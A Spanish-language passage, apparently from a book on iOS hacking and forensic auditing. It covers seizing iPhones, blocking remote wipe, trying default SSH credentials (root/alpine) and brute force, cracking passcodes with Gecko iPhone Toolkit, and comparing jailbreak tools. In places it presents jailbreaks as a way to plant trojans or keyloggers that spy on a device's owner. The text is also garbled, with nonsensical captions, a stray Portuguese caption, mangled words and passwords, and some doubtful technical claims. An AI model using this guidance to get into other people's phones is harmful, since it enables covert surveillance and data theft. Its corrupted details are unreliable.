
- *Hard reset*. Se puede hacer un reinicio del terminal para forzar su apagado cuando se queda bloqueado. Para ello se deben pulsar durante unos segundos el botón de acción y el de encendido. El terminal recibirá una orden de reinicio a nivel de hardware.

Hacer fotografías en iOS 5 o superior: Como se ha explicado con anterioridad


- Hacer capturas de pantalla de terminal. Aunque el terminal esté bloqueado se pueden hacer capturas de pantalla pulsando los botones de acción y apagado. Es limitado el número de capturas que se pueden hacer.



El equipo pareado o el dispositivo con Jailbreak

Antes de terminar, hay un tema importante a tener en cuenta. Durante todo este capítulo se supone que el atacante tiene acceso local al terminal sin tener cerca un equipo pareado, es decir, un equipo en el que el dueño haya conectado su terminal a *iTunes*, para sincronizarlo.

Si el equipo se conecta vía *Wi-Fi*, vía cable, o vía *Bluetooth* a un equipo con el que ha sido pareado previamente, entonces, sin conocer el *passcode* será posible acceder a toda la estructura de carpetas con una aplicación tipo *iFunBox*, tal y como puede verse en la siguiente imagen.



mapa 0135. Acceso a carpeta de un arroyo rodeado con el 15 a.

El comportamiento será similar si el usuario ha realizado un proceso de *Autobreak*, y ha dejado de usar los *ids* y contraseñas por defecto para que funcionen con *OpenSSH*, lo que hace que no sea necesario conocer el *passcode* para poder acceder a todos los ficheros desde cualquier sistema.

8. Creación de un laboratorio

En caso de que se deseen hacer pruebas con *iPhone* ya sean las locales (que se han visto en el capítulo 6) o las que se van a describir a lo largo del presente libro, es necesario ser paciente e ir probando los diferentes modelos con diferentes versiones. Por cada modelo hay que tener una versión del sistema operativo que soporte, para disponer así de una réplica exacta de lo que es el dispositivo objetivo del ataque.

En versiones iPhone 4 con iOS hasta 4.3.4 era posible ir guardando los SHSH firmados por Apple. Cada vez que esto obliga a tener versiones con Jailbreak para poder volver a de ar una versión concreta que interese, en un momento determinado. Herramientas como *Tiny Umbrella* sirven para este propósito.

La *iPhone 4S* con *iOS 5* o *iPhone 1* con *iOS* esto no es tan sencillo ya que los SHSH de *Apple* ya no valen, así que lo ideal sería disponer de terminales de las diferentes series para tener “un poco de todo” y poder así preparar la estrategia antes de limpiar.

Las webs, como *MacConverter.es* donde se pueden ir comprando versiones antiguas a buen precio.



Nota Antes de comprarlo, hay que comprobar el número de serie y el IMEI, para evitar que pueda ser material robado y de e de funcionar a los pocos días.

Por último hay que disponer de los cables de conexión clásico y *lightning*, con todos los conectores posibles, para poder así utilizarlos en un determinado momento y, por supuesto, tener las llaves de extracción de SIM o clips necesarios.

A lo largo del libro se irán mostrando más herramientas de software y de hardware que serán muy útiles para las auditorías de seguridad con dispositivos móviles de *Apple*. Otras herramientas provechosas pueden ser las tarjetas *interposer* para liberar un terminal de un operador o los extractores de datos de las diferentes tarjetas SIM, para un hipotético análisis forense.

Capítulo III

Jailbreak

1. Requisando el dispositivo

Si el proceso de auditoría se ha determinado que hay que requisar el terminal porque hacen falta datos que hay el mismo. Se requiere acceder a la información que está almacenada en él, y por tanto es necesario interceptar el dispositivo a un objetivo para hacerle un análisis forense en toda su totalidad, o para introducirle algún troiano que permita espiar las acciones del usuario en remoto. En definitiva, hay que obtener el terminal.

Sin embargo, esto que parece muy evidente puede que no sea lo más recomendable, si no va a ser posible acceder al terminal, y hasta que se liberen nuevas versiones de *Jailbreak*, llevarse un terminal iPhone 5 o iPhone 4S con iOS 6 sin conocer el *passcode* puede significar que no se obtengan más datos de los que se pueden sacar con los trucos de *hacking* locales explicados en el capítulo de *iPhone Local Tricks*.

En esos casos, la única opción que queda es intentar averiguar el *passcode* previamente usando alguno de los trucos ya explicados, para luego poder hacer el análisis del terminal con las herramientas que se van a explicar a continuación o requisar también un equipo en el que *Apple iTunes* esté pirateado, el terminal iPhone o iPad, ya que entonces el problema de acceder al terminal se reducirá al problema de acceder al equipo, ya que si el terminal está pirateado es posible acceder sin conocer el *passcode* a la estructura de ficheros.

Por el contrario el terminal es un iPhone 3GS, iPhone 4 o iPhone 4S con iOS 5 X, entonces requisar el dispositivo es una buena opción para poder sacar información jugosa de la auditoría mediante un análisis forense, ya que para todos ellos existe la posibilidad de acceder al sistema de ficheros sin necesidad de conocer el *passcode*. Para ello se va a proceder con diferentes herramientas que lleven al analista a tener un control total del dispositivo y devolverlo al dueño a gusto de aquel.

Una vez que se han decidido los objetivos a requisar, ya sea el terminal iOS y/o el equipo pirateado en *Apple iTunes*, es necesario tomar alguna protección extra. Los datos en un dispositivo iPhone pirateado se pueden perder por una mala manipulación por parte del analista (hay que transportar siempre el terminal de manera segura), o por un sistema de autodefensa del terminal, que básicamente son dos:



- **Find My iPhone:** Esta herramienta permite al dueño de un terminal perdido enviar un comando para que se borren todos los datos del dispositivo. Esta orden llega a través de Internet y para evitar su efecto hay que bloquear cualquier conexión a Internet del terminal. Para ello hay que cortar la conexión a la red de telefonía, redes de datos GPRS o 3G. Es decir, hay que quitarle la SIM al terminal.

En segundo lugar hay que evitar que se conecte por medio de cualquier red Wi-Fi en el momento en que se vaya a encender el sistema, es lo que hay que intentar encenderlo y manipularlo en una ubicación en la que no haya ninguna red Wi-Fi, de cada vez si es necesario, construir una caja *Faraday* como explican los miembros de Tadeong en el libro de "Hacking y seguridad en comunicaciones móviles".




Imagen 03.01: Fundas Faraday para transportar terminales sin conectividad exterior

Si no se dispone de una caja o funda *Faraday*, es recomendable dirigirse a una ubicación donde se tengan monitorizadas las redes Wi-Fi y utilizar alguna de las herramientas que permitan conocer todas las que haya alrededor.

Borrado de datos por número de fallos en passcode: En el capítulo de *iPhone Local Tricks* ya se menciona que hay una protección que borra los datos si el número de fallos es igual a 10. Si el usuario no está seguro de si esa opción está activada o no, se recomienda no probar passcodes al azar.

Hay que tener en cuenta, en caso de haber tomado posesión también del equipo PC, parareado que esto mismo puede suceder con el. Existen herramientas de monitorización remota que realizan también el borrado de datos de forma segura, como por ejemplo la popular aplicación *Prey*, que puede que añaden todo el proceso de auditoría o simplemente existan aplicaciones configuradas con servicios en la nube que permitan localizar el equipo remotamente.

Además, antes de tomar el control de un ordenador hay que tener presente que existen soluciones de cifrado completo del mismo como *Baldrick*, *TrueCrypt* o *Encantit*, que evitarían el acceso al sistema y por tanto el poder sacar provecho del pareo con el terminal *iPhone* o *iPad*.

Una vez que se dispone del dispositivo asegurado y encendido en una ubicación segura, y del equipo que se ha decidido interceptar, llega el momento de tomar el control del terminal o evaluar las opciones que quedan.




Imagem 03.02: Acesso remoto por *Putty* a uma máquina *Mac OS X*.

2. Accediendo a los datos del sistema

Para acceder al terminal e inspeccionar el contenido del dispositivo y de las aplicaciones, como la base de datos de los mensajes de *WhatsApp*, las *cookies* de sesión de las aplicaciones como *Facebook*, *LinkedIn* o cualquier otra, acceder a los datos de los teléfonos o de dispositivos, un análisis forense del contenido de los datos existen varias alternativas que pueden utilizarse.

- **Análisis del backup de iOS en el equipo pareado:** Este análisis se muestra en detalle en el capítulo de “XXanálisis forense del *backup*”.

Análisis forense del terminal desde el equipo pareado. Si se tiene control del equipo pareado, se puede conectar el terminal a él, y bien haciendo uso de herramientas como *mintty* que permiten acceder a la estructura de ficheros o con soluciones prácticas tales como *Oxygen Forensic Suite*, extraer todos los datos. Para ello lo más fácil es instalar esas herramientas en el equipo pareado y hacer el trabajo de extracción de datos y de análisis desde el mismo.

El terminal tiene Jailbreak y OpenSSH: Si el usuario dueño del terminal había hecho *Jailbreak* al sistema, entonces conviene probar a conectarse via *OpenSSH* con el usuario *root* con contraseña *alpine*. Si esto no fuera posible habría que probar otras opciones, ya que es posible que el usuario haya fortificado su instalación de *OpenSSH*.

Para ello, primero hay que localizar el puerto de *OpenSSH*, ya que este puede haber cambiado. Por lo tanto el primer paso es realizar un escaneo de puertos con alguna herramienta como *Nmap* para estar seguro de en qué puerto está el servidor *OpenSSH*, si es que estuviera.

Una vez localizado el servidor *OpenSSH* es necesario recordar que no solo está el usuario *root* con contraseña *alpine*, sino que también es posible utilizar el usuario *mobile*, con contraseña *da.ue*, ya que tal vez se hayan cambiado las *password* de *root*, pero no la de este usuario, que aunque tiene muchos menos privilegios también permitirá acceder a los datos de las *apps*.

En último lugar, si se ha conseguido encontrar el puerto, pero no las contraseñas, se puede intentar un ataque de fuerza bruta o diccionario. En la configuración de *OpenSSH* que se realiza en el fichero */etc/ssh/sshd_config* se establece el número de intentos antes de “tirar abajo la conexión” en el parámetro *MaxAuthTries*. Este parámetro por defecto viene comentado, con lo que es posible probar hasta el infinito.




Imagen 03.03. Parámetro *MaxAuthTries* de *OpenSSH*

- El terminal tiene *passcode*, no tiene Jailbreak, pero es un iPhone 3GS/4: En este caso se puede intentar romper primeramente el *passcode* utilizando una herramienta como *Gecko iPhone Toolkit* para, una vez obtenido el *passcode*, conectarse al terminal y acceder a todos los datos con alguna de las alternativas presentadas, aunque la más eficiente sería mediante una herramienta de análisis forense profesional.

Se puede utilizar *Gecko3* porque como ya se verá más adelante se basa en un *exploit* que solo funciona en los chips A4, por lo que no es factible usarlo en iPhone 4S o iPhone 5. Además hay que tener en cuenta que es posible que el usuario, como se muestra en el capítulo de *iPhone Local Tricks*, tenga un *passcode* demasiado complejo que no permita obtenerlo en tiempo útil, para lo que habrá que evaluar otras alternativas.

El terminal tiene un *passcode* complejo, no tiene Jailbreak, pero es un iPhone 3GS/4: La última opción posible es utilizar un Jailbreak de *BootRom*, es decir, que se enciende antes del arranque completo del sistema, lo que permite explotar las vulnerabilidades sin necesidad de conocer el *passcode*, y ejecutar programas en el terminal, como por ejemplo *OpenSSH*. Esto se verá un poco más adelante en este mismo capítulo.

El terminal es un iPhone 4S o un iPhone 5, tiene un *passcode* que no se ha podido averiguar, no tiene Jailbreak y no se tiene un equipo pareado: Toca esperar hasta que salga algún *exploit* de *BootRom*, que de momento no existe. Lo único que se puede hacer es no apagar el terminal, averiguar a qué redes *Wi-Fi* se está conectando, y analizar el tráfico para ver si es posible acceder a algún dato tal y como como se explica en el capítulo de *XXAtaques de red a iPhone*.

Haciendo el passcode con Gecko iPhone Toolkit

Gecko es una herramienta gratuita que funciona bajo *Windows*, y que se puede descargar de varios sitios web. La herramienta básicamente realiza un ataque de fuerza bruta o diccionario al *passcode* de un dispositivo *iPhone*, aunque tiene el inconveniente de que no funciona para todos los dispositivos *iOS*. En el momento de escribir este libro, funciona solo con *iPhone 3GS*, *iPhone 4 GSM*, *iPad 1*, *iPod touch* (2G, 3G y 4G).

El funcionamiento es muy simple, y consiste en dos pasos.

- **Primer paso** Es necesario conocer el modelo exacto del terminal y la versión exacta del sistema operativo, para lo que se deben utilizar las técnicas descritas en el capítulo de *iPhone Local Tricks*. Si no se ha podido obtener la versión de *iOS* exacta se puede intentar conectar el terminal a una red *Wi-Fi* (analizando las redes que busca y creándole una *Rogue AP*) para poder analizar las cabeceras *User-Agent* y saber exactamente la versión.

Una vez que se tiene esa información, cuando se arranca la herramienta se hace clic en el botón *Boot* con el teléfono conectado y apagado. Para ello, hay que enchufar el terminal encendido con el cable al equipo donde está *Gecko*, y una vez conectado se apaga el dispositivo. Esto de ara el terminal conectado físicamente con el cable al ordenador pero con el sistema operativo apagado.

Una vez se haya dado al botón *Boot*, *Gecko iPhone Toolkit* solicitará el *firmware* original acorde a la versión de *iOS* que corre en el dispositivo, tal y como se muestra en la siguiente captura en la que el ataque se va a realizar sobre el *passcode* de un *iPad*.



Imagen 03-04: *Gecko iPhone Toolkit* solicitando el *firmware* original de *iOS*

Es necesario que ese *firmware* esté en el ordenador descargado para que pueda ser seleccionado desde *Gecko*, por lo que habrá que descargarlo previamente. Para localizar todo el *firmware* necesario para este tipo de ataques, lo mejor es utilizar una web como <http://www.getios.com>, aunque también están disponibles en las web de *Apple*.



Imagen 03-05: Aspecto de la web *getios.com* para descargar *firmwares* de *iOS*

Una vez descargado y seleccionado el *firmware* correcto en *Gecko iPhone Toolkit*, automáticamente se abre la aplicación *Redsn0w* que viene incluida dentro de las herramientas de *Gecko*. Esta herramienta es una herramienta de *Jailbreak* muy popular, que se explicará un poco más adelante para utilizarla de manera independiente.

Como se puede ver, *iPhone Gecko Toolkit* utiliza *Redsn0w* para lanzar el *exploit* de *BootRom* contra el dispositivo con el *firmware* original, con alguna modificación necesaria introducida por *Gecko* para poder hacer el ataque de fuerza bruta y conseguir crackear el *passcode* del dispositivo.

Para conseguir lanzar el ataque a *passcode* con *Gecko iPhone Toolkit*, desde *Redsn0w* habrá que realizar la típica combinación de teclas, de igual manera que cuando se haga un *Jailbreak* al terminal, para entrar en modo DFU (*Device Firmware Update*) y que *Apple iTunes* no de error. Para eso hay que seguir detalladamente los pasos que indica la aplicación y llevar bien a cuenta de los segundos. Todo esto explicado paso a paso en *Redsn0w*.




Imagen 1.1.1. *Redsn0w* abierto de manera correcta e indicando que se debe hacer.

Una vez terminados los pasos, y entrado el dispositivo en modo DFU, comenzará el ataque al *passcode* para lo que previamente se podía visualizar un gran mensaje de OK en la pantalla del terminal, y se habrá terminado correctamente la primera fase del ataque.

Podría darse el caso de que al realizar la combinación de teclas esta no se realizase correctamente, o incluso que se apagara de forma correcta pero un poco a destiempo. En tal caso no habría ningún problema, ya que si el proceso no tuviera éxito a la primera, solo se debe intentar de nuevo, volviendo a apagar el terminal estando conectado al ordenador y comenzar desde el principio. Con un poco de práctica este proceso de poner el dispositivo en modo DFU se podría realizar con los ojos cerrados y con un 100% de éxito siempre.



Imagen 03.07: Mensaje de OK que aparecerá en el terminal con *iPhone Gecko ToolKit*

- **Segundo paso:** Una vez que el proceso de *jailbreak* ha finalizado, es momento de hacer clic en el botón *Launch* de *Gecko iPhone Toolkit*. En ese momento comienza el algoritmo de crackeo, que puede tardar varios minutos dependiendo de la velocidad del dispositivo. En un *iPad 1* con código simple el tiempo necesario para obtener el *passcode* es de unos 20 minutos, pero finalmente aparece el *passcode* tal como se aprecia en la siguiente captura, en la que se ha crackeado el *passcode* de un *iPad 1* con *iOS 5.0.1*.




Imagen 03.08: *Gecko* después de crackear el *passcode* de un *iPad 1*

Hay que recordar que si el terminal tiene un *passcode* complejo este proceso puede alargarse e incluso no dar con él en un tiempo útil, por lo que será necesario evaluar otras alternativas a este procedimiento.

3. ¿Qué es Jailbreak?

Realizar *Jailbreak* a un dispositivo iOS, es el proceso de romper el *Code-Signing*, que es esa medida de seguridad que aplica Apple para que solo se puedan descargar, instalar y ejecutar aplicaciones firmadas por una entidad certificadora de confianza, cuya raíz de certificación proviene de la propia Apple. Como se menciona en otros capítulos, actúa a modo de protección de seguridad, filtrando los contenidos que se suben o se publican en la *App Store*, dificultando así la propagación o difusión de *malware* y aplicaciones maliciosas.

Esta medida de seguridad, el *Code Signing*, obliga a que todo el software deba ir firmado, por lo que cualquier intento de instalación o ejecución, ya sea de una aplicación, o de una página o código proveniente de memoria, no es permitida, a menos que vaya firmada digitalmente por un certificado que proceda de una entidad de confianza. Esto hace que infectarse sea complicado, pero teniendo en cuenta que solo cuando dicha protección está funcionando, por lo que el hecho de realizar *Jailbreak* y romper dicha protección, entraña una serie de riesgos, ya que gran parte de la seguridad del sistema cae completamente.

Realizar un *Jailbreak*, no solo se rompe la protección de *Code signing*, mediante una serie de modificaciones a nivel de *kernel*, y es posible ejecutar código sin firmar, sino que además es posible tener un acceso completo al sistema de ficheros, y al sistema operativo, ya que realmente un *Jailbreak* es una forma de escalada de privilegios.

Hacer un *Jailbreak* invade y mucho en la seguridad de un dispositivo, aunque muchos usuarios domésticos crean que realizar este proceso es solo para liberar el terminal y poder instalar en iPhone o iPad aplicaciones no firmadas por Apple, como extensiones o *plugins*, o temas que no estén disponibles a través del canal de distribución oficial del fabricante (la *App Store*), o incluso el caso que le dar muchos, que no es más que descargar aplicaciones de pago de manera gratuita, utilizando repositorios no oficiales, en donde se encuentran aplicaciones crackeadas, o dicho de otra manera, *apps* a las que se les ha eliminado la protección o DRM.

En realidad el *Jailbreak* es mucho más importante para la comunidad de seguridad que el hecho de ahorrarse unos cuantos dólares o euros, al instalar software sin pagar por él.

Tipos de Jailbreak

A lo largo de la historia del sistema operativo iOS, los usuarios han realizado *Jailbreak* a sus dispositivos, y en la mayoría de las versiones de iOS. Pero no todos los procesos de *Jailbreak* han ofrecido el mismo conjunto de características, y es que esto depende en gran parte de las posibilidades que ofrezca la vulnerabilidad de seguridad explotada para bypassar las restricciones del dispositivo.

Una vez que las vulnerabilidades son explotadas, inmediatamente se hacen públicas, de manera que son parcheadas cuanto antes por Apple (normalmente en la siguiente versión de iOS) por lo que casi en cada nueva versión de iOS, es necesario encontrar nuevas vulnerabilidades. Es por ello que los

autores de las soluciones de *Jailbreak* demandan colaboración a la comunidad de investigadores, ya que cada nueva versión es un nuevo reto.

Además, hay que tener en cuenta que algunas vulnerabilidades residen en la *BootRom*, por lo que no es posible parchearlas con actualizaciones software, sino que habrá que revisar el hardware de los terminales *iPhone*, *iPad*, etcétera. Esto hace que se requiera un mayor tiempo para subsanarlas y reemplazar los chips de los dispositivos.

Dependiendo del tipo de vulnerabilidad utilizada para desarrollar el *Jailbreak*, los efectos de realizarlo serán persistentes o desaparecerán en cuanto se reinicie el dispositivo, por lo que básicamente existen dos tipos principales de *Jailbreak*:

- **Tethered:** Es un tipo de *Jailbreak* que desaparece cuando el dispositivo “rearranca” de nuevo, por lo que se requiere realizar el proceso en cada nuevo arranque. Como este proceso necesita que el terminal se conecte con el cable USB al ordenador para “rearrancar”, recibe de ahí su nombre, que significa algo así como “atado”, debido a la dependencia del cable.
- **Untethered:** Es un tipo de *Jailbreak* que no desaparece cada vez que el dispositivo se “rearranca”. Evidentemente es una mejor forma de *Jailbreak* para los usuarios que quieran tener siempre el terminal en este estado, aunque también tiene el inconveniente de que es más difícil de conseguir, ya que requiere de vulnerabilidades específicas del sistema de arranque.

Históricamente han existido vulnerabilidades muy potentes en el *BootRom*, pero a día de hoy ya no hay nada parecido desde que Apple sacó los dispositivos con chipset A5. Ahora los *exploits* son una combinación de un *tethered Jailbreak* más *exploits* adicionales, que permitan la persistencia en el dispositivo.

En *Tethered Jailbreak* se utiliza para instalar los *exploits* adicionales en el sistema de ficheros. Esto hace que se requieran dos *exploits* como mínimo, uno para ejecutar código arbitrario no firmado, y otro para elevar privilegios y poder hacer el *patch* al *kernel*. Con lo cual, y una vez aclarado este punto, se puede apreciar la dificultad de conseguir un *Untethered Jailbreak*, y se puede entender el motivo por el que cada día los investigadores tardan más en liberar herramientas que realicen *Untethered Jailbreak*.

Desde el punto de vista de un investigador de seguridad, un auditor o un analista forense, la aplicación de cada tipo de *Jailbreak* será mejor para cada ocasión. En el caso de una auditoría de seguridad donde solo se quiere acceder a los datos (también en un análisis forense) la explotación de un *Tethered Jailbreak* que permita acceder a los datos y luego dejar el dispositivo en su estado original es quizás lo más recomendable. Sin embargo, si lo que se quiere es instalar un *malware* o un *keylogger*, es necesario que el sistema siga funcionando después de cada reinicio, por lo que lo deseable sería aplicar un *Untethered Jailbreak*.

Hay que tener en cuenta que la mayoría de las herramientas de *Jailbreak*, primero permiten hacer *Tethered Jailbreak*, y cuando se descubren los *exploits* necesarios pasan a hacer *Untethered Jailbreak*. Por lo tanto es posible que, si lo que se desea es hacer un *Jailbreak* no persistente, se necesite una versión antigua de la herramienta.

A día de hoy hay repositorios públicos de todas las versiones de todas las herramientas, así que no se debería tener problemas en localizar una versión que haga el *Jailbreak* que se necesite en cada momento. Lo recomendable es crear un repositorio propio de software y mantener una copia de todas las versiones de todas las herramientas.

Herramientas de Jailbreak

Aunque las principales herramientas para hacer *Jailbreak* son *Redsn0w*, *Evasi0n* y *Absinthe*, existen otras herramientas para realizar un proceso de *Jailbreak*. En este punto se van a recoger las versiones de cada una de ellas, para que se sepa por dónde es posible decirse en cada caso, pero en caso de dudas o si se necesita un más rápido, en Internet existen varios Wizards, que guían sobre qué herramientas funcionan en cada dispositivo y versión de iOS, como por ejemplo *Jailbreak-me.info* y *Clarifia.com/Jailbreak*.



Imagen 03.09 Wizard de Jailbreak-me.info.

- **JailbreakMe**. Fue el proyecto de Comex, y se basa en explotación, mediante la visita con el dispositivo a una página web (<http://www.jailbreakme.com>) que ataca al sistema y realiza *Untethered Jailbreak*. La última versión de este se estudia en profundidad en el capítulo de *Jail0nMe*. En todos los casos se requiere que la sesión esté abierta, por lo que es necesario conocer previamente el *passcode*. Ha habido tres generaciones

- *JailbreakMe*. Para sistemas iOS 1.1.1 a iOS 2.0
- *JailbreakMe 2.0 (Star)*. Para sistemas iOS 3.1.2 a iOS 4.0.1. En la rama 3.x se parcheó en la versión 3.2.2

JailbreakMe 3.0 (Saffron). Para iOS 4.3 a 4.3.3 y para iPhone 4 (DMA) en versiones 4.2.6 a 4.2.8

- **Absinthe**. Herramienta para *Jailbreak* en dispositivos con chipset A5, es decir, funciona con iPhone 4S y con iPad 2 y soporta las versiones de iOS 5 a iOS 5.1.1. Requiere que el sistema esté conectado a un sistema parchado o tener el *passcode* del terminal antes de hacer el *Jailbreak* para pararlo.
- **Evasi0n**. Herramienta para hacer *Jailbreak* en dispositivos con iOS 6 a 6.1.2. Se basa en los exploits descubiertos por los *evad3rs*. Se requiere tener el *passcode* antes de hacer el proceso de *Jailbreak*, ya que los exploits se lanzan con iOS arrancado.

- **PurpleRain:** Herramienta de Jailbreak para iPhone 3GS con iOS 3.0 creada por Geohot. No requiere *passcode*.
- **Blackra1n:** Evolución de PurpleRain para iPhone 3G/3GS. Soporta iOS 3.1, iOS 3.1.1 e iOS 3.1.2. No requiere *passcode*. También es de Geohot.
- **Spirit:** Creada por Geohot para algunos dispositivos con iOS 3.1.2 a iOS 3.2. Hace Tethered Jailbreak y requiere conocer el *passcode* y usar iTunes.
- **Limera1n:** Herramienta de Geohot que hace Tethered Jailbreak en dispositivos iPhone 3GS, iPhone 4 y iPad 1, usa de un exploit de BootRom. Es el exploit base para todos los Jailbreak de terminales con chipset A4. No requiere *passcode*.
- **GreenPois0n:** Usa el exploit SH1tter en el BootRom que Apple descubrió en el chip A5 antes de sacarlo, lo que hubiera permitido hacer Jailbreak en todos los equipos con A5 en arranque y sin *passcode*. Soporta iPad 1 (iOS 5.2.2), iPhone 3GS (iOS 4.1) y los iPhone 4 (iOS 4.1 a iOS 4.2.1). No requiere *passcode* y hace Tethered Jailbreak.
- **Redsn0w:** Es la herramienta de Jailbreak por excelencia para terminales iPhone 3GS, iPhone 4 e iPad 1 aunque a día de hoy soporta el exploit Corona para iPhone 4S, iPad 2 o iPad 3. Permite hacer Tethered y Untethered Jailbreak (dependiendo de las versiones de Redsn0w que hay más de 50) de iOS 3 a iOS 5.1.1. En iOS 6, permite hacer solo Tethered Jailbreak. En sus primeras versiones se llamaba QuickPwn, pero le cambiaron el nombre rápidamente. Para saber la versión exacta se necesita para hacer Untethered Jailbreak a una versión de iOS en concreto es posible consultar su ficha en iPhone Wiki: <http://theiphonewiki.com/wiki/Redsn0w>

